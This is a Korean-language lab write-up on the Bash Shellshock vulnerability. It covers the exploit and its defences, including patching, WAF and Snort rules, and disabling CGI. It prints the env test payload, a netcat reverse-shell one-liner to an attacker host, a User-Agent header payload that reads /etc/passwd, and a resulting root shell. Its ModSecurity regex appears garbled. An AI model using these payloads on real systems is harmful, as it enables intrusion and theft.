


07	Bash Shellshock
취약점 개요	
점검 내용	▪ 서버에 깔려 있는 기본 셸(Bash)이 마법 주문에 걸리는 옛날 버전인지 확인 ▪ 웹 서버(Apache 등)가 외부 방문증(HTTP 헤더)을 환경 변수로 바꿔서 내부 스크립트에 넘겨주는 **CGI 기능**을 켜두고 있는지 확인
점검 목적	▪ 비정상적인 환경 변수 파싱 결함 확인: 시스템의 기본 셸(Bash)이 외부에서 입력된 환경 변수를 처리할 때, 함수 정의 뒤에 붙은 악의적인 명령어까지 실행해 버리는 결함이 존재하는지 확인합니다. ▪ 웹 서비스(CGI)를 통한 원격 제어 가능성 차단: 정상적인 HTTP 요청(User-Agent, Referer 헤더 등)으로 위장한 악성 페이로드가 웹 서버를 거쳐 시스템 내부 명령어로 실행될 수 있는 연결 고리를 끊어냅니다. ▪ 사내망 및 시스템 무결성 확보: 인증되지 않은 외부 공격자가 시스템에 침투할 수 있는 가장 쉬운 백도어(뒷문)를 사전에 찾아내어 패치함으로써, 전체 네트워크 인프라의 안전성을 보장합니다.
보안 위협	▪ 원격 코드 실행(RCE) 및 시스템 장악: 공격자가 관리자 아이디나 비밀번호를 전혀 몰라도, 원격에서 마음대로 서버에 명령을 내리고 최고 권한(Root)을 탈취할 수 있습니다. (가장 치명적인 위협입니다.) ▪ 중요 내부 데이터 유출 (Data Breach): 앞서 테스트하셨던 /etc/passwd 파일 내용 출력처럼, 서버 내부에 저장된 고객의 개인정보, 소스 코드, 데이터베이스 접속 비밀번호 등을 외부로 몰래 빼돌릴 수 있습니다. ▪ 내부망 2차 공격의 교두보 악용 (Lateral Movement): 해커가 사내망에 있는 웹 서버 하나를 이 취약점으로 뚫은 뒤, 그 서버를 '좀비 PC'처럼 조종하여 방화벽 안쪽에 있는 다른 핵심 서버(DB 서버, 사내 인트라넷 등)들을 연쇄적으로 공격하는 발판으로 삼게 됩니다. ▪ 악성코드 및 랜섬웨어 감염: 뚫린 서버에 암호화폐 채굴 악성코드(마이너)를 몰래 설치하여 서버 자원을 갉아먹거나, 사내 데이터를 인질로 잡는 랜섬웨어를 유포할 수 있습니다.
참고	[bash 버전] Bash-4.2.45.5.el7_0.2 bash-4.1.2-15.el6_5.1 bash-4.1.2-15.el6_5.1.sjis.1 bash-4.1.2-9.el6_2.1 bash-4.1.2-15.el6_4.1 bash-3.2-33.el5.1 bash-3.2-33.el5_11.1.sjis.1 bash-3.2-24.el5_6.1 bash-3.2-32.el5_9.1 bash-3.2-32.el5_9.2 bash-3.0-27.el4.2

CGI (Common Gateway Interface)

- CGI란 웹서버와 외부 프로그램 사이에서 정보를 주고받는 방법이나 규약을 뜻함.
- 웹 서버와 사용자 프로그램 사이에서 정보를 주고받는 프로그램.
- 서버에 cgi-bin 폴더를 만든 후 내부에 스크립트 파일을 생성, 웹 서버가 CGI를 통해 cgi-bin에 접속 및 파일 실행 후 결과를 클라이언트에 응답.
- 현재는 서버단 스크립트 언어(Server-side Script Language : ASP, JSP, PHP 등)가 활성화되면서 많이 사용되지는 않음.

[구조]



※Bash의 허점을 이용한 공격※

[공격 요약]

1. 공격 전달 (HTTP 헤더 조작): 해커가 웹 서버에 접속할 때, User-Agent 같은 HTTP 헤더 값에 특수 문자열()`{ :: }`과 해킹 명령어를 교묘하게 섞어서 보냅니다.
2. 취약점 발동 (환경 변수 파싱 버그): 웹 서버가 이 조작된 헤더를 환경 변수로 변환해 구버전 Bash 셸(CGI)에 넘겨주면, Bash가 이를 정상적인 함수로 착각하고 처리하다가 치명적인 버그를 일으킵니다.
3. 서버 장악 (원격 코드 실행): 이 버그로 인해 함수 뒤에 숨겨진 해커의 명령어가 시스템 내부에서 강제로 실행되며, 결국 서버의 정보가 털리거나 리버스 셸(원격 제어)이 풀리게 됩니다.
- 4.

점검대상 및 판단기준

대상	Bash, CGI
조치방법	Bash 업데이트 적용, 당장 서버의 Bash를 업데이트하기 힘든 상황(운영 중인 서비스 중단 우려 등)이거나, 다중 방어막(Defense in Depth)을 구축하고 싶을 때 적용하는 방법입니다. 외부에서 들어오는 '조작된 방문증(페이로드)'을 원천 차단함. 불필요한 CGI 모듈 끄기

1. 취약점 확인

[피해자]

```
/ # env x='() { :}; echo vulnerable' bash -c "echo this is a test"
vulnerable
this is a test
```

[Bash Shellshock 취약점이 없는 경우]

```
$ env x='() { :}; echo vulnerable' bash -c "echo this is a test"
this is a test
```

[Bash Shellshock 취약점이 있는 경우]

```
$ env x='() { :}; echo vulnerable' bash -c "echo this is a test"
vulnerable
this is a test
```

2. 공격자는 포트를 열어서 접속하려는 페이지에 Listening 상태로 만든다.

[공격자]

```
(root@kali)-[~]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.50.3] from (UNKNOWN) [192.168.50.1] 62113
```

공격자는 피해자의 웹사이트에 접속하면서 http 요청에 여기로 이제 통신 할거라고 보내는 작업을하면 웹페이지가 bash를 통해 피해자들의 pc에서의 웹페이지 통신을 공격자 쪽으로 보낸다. 즉, 외부에서 내부로가는길은 까다롭지만 내부에서 외부로 접근은 제약이 거의 없는 것을 사용해 유인하는 방법이다.

3. 웹사이트로 피해자가 접근한다.

[피해자]

```
/ # env x='() { :}; nc 192.168.50.3 4444 -e /bin/bash' bash -c "echo this is a test"
Segmentation fault (core dumped)
```

4. 피해자가 웹사이트에 접속하였음. User-Agent에다가 payload 공격으로 피해자 pc의정보를 빼낸다.

[공격자]

```
(root@kali)-[~]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.50.3] from (UNKNOWN) [192.168.50.1] 62113
```

[피해자 확인]

02:45:... HT... → Request GET http://192.168.50.1:8034/cgi-bin/status

Request

Pretty Raw Hex

```
1 GET /cgi-bin/status HTTP/1.1
2 Host: 192.168.50.1:8034
3 X-Requested-With: XMLHttpRequest
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/javascript, */*; q=0.01
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/142.0.0.0 Safari/537.36
7 Referer: http://192.168.50.1:8034/
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
```

[payload 공격]

burp project intruder repeater view help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer

Organizer Extensions Learn

1 2 3 x +


Send Cancel < > BurpAI

Request Response

Pretty Raw Hex

```
1 GET /cgi-bin/status HTTP/1.1
2 Host: 192.168.50.1:8034
3 X-Requested-With: XMLHttpRequest
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/javascript, */*; q=0.01
6 User-Agent: () { ::}; echo; /bin/cat /etc/passwd
7 Referer: http://192.168.50.1:8034/
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
```

[결과]



[공격자 셸 획득]

```

(root@kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.50.3] from (UNKNOWN) [192.168.50.1] 62113
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/
whoami
root

```

[WireShark]

333	270.436773176	192.168.50.3	192.168.50.1	HTTP	428 GET /favicon.ico HTTP/1.1
334	270.437977385	192.168.50.1	192.168.50.3	HTTP	349 HTTP/1.1 200 OK
336	270.442965268	127.0.0.1	127.0.0.1	HTTP	361 HTTP/1.1 200 OK
364	289.705040438	192.168.50.3	192.168.50.1	HTTP	382 GET /cgi-bin/status HTTP/1.1
367	289.719901882	192.168.50.1	192.168.50.3	HTTP	62 HTTP/1.1 200 OK (text/plain)

00e0	3b 20 71 3d 30 2e 30 31	0d 0a 55 73 65 72 2d 41	; q=0.01 · User-A
00f0	67 65 6e 74 3a 20 28 29	20 7b 20 3a 3b 7d 3b 20	gent: () { :;};
0100	65 63 68 6f 3b 20 2f 62	69 6e 2f 63 61 74 20 2f	echo; /b in/cat /
0110	65 74 63 2f 70 61 73 73	77 64 0d 0a 52 65 66 65	etc/pass wd · Refe
0120	72 65 72 3a 20 68 74 74	70 3a 2f 2f 31 39 32 2e	rer. htt p://192.
0130	31 36 38 2e 35 30 2e 31	3a 38 30 33 34 2f 0d 0a	168.50.1 :8034/·
0140	41 63 63 65 70 74 2d 45	6e 63 6f 64 69 6e 67 3a	Accept-E ncoding:

보안방법

[시스템 패키지 최신화]

취약점이 내포된 구버전(Bash 4.3 이하)을 즉각 패치하여 환경 변수 파싱 결함을 원천적으로 제거한다.

```
Bash
sudo apt-get update
sudo apt-get install --only-upgrade bash
```

검증 방법: 패치 후 로컬 환경에서 테스트 페이로드(env x=() { ::; echo vulnerable' bash -c "echo test") 실행 시 'vulnerable' 문자열이 출력되지 않아야 한다.

[네트워크 보안 장비(WAF/IPS) 도입 및 룰셋 적용]

업데이트가 즉각적으로 불가능한 레거시 시스템을 보호하고, 비정상적인 외부 HTTP 트래픽을 선제적으로 차단하기 위해 네트워크 단의 방어막을 구축한다.

- WAF (ModSecurity) 차단 룰 적용:

웹 애플리케이션 방화벽을 통해 HTTP 헤더 내 Shellshock 시그니처를 탐지하고 403 Forbidden으로 차단한다.

```
Apache
SecRule REQUEST_HEADERS "^W(w)Ws*W{Ws*;;Ws*W}Ws*;" "id:100001,phase:1,deny,status:403,msg:'Shellshock Attack Blocked'"
```

- IDS/IPS (Snort) 탐지 룰 적용:

네트워크 패킷을 심층 분석(DPI)하여 악의적인 페이로드가 내부망으로 유입되는 것을 실시간으로 탐지한다.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"Shellshock Attack Detected";
flow:established,to_server; content:"() {"; http_header; sid:1000002; rev:1;)
```

[불필요한 서비스 비활성화 및 환경 최적화]

- 공격 벡터로 사용되는 CGI 모듈 사용을 최소화하여 공격 표면(Attack Surface)을 줄인다.
- Apache 서버 내 불필요한 mod_cgi, mod_cgid 모듈 비활성화.
- 시스템 기본 쉘 심볼릭 링크(/bin/sh)를 기능이 제한된 dash 등으로 변경하여 Bash 종속적인 공격을 완화.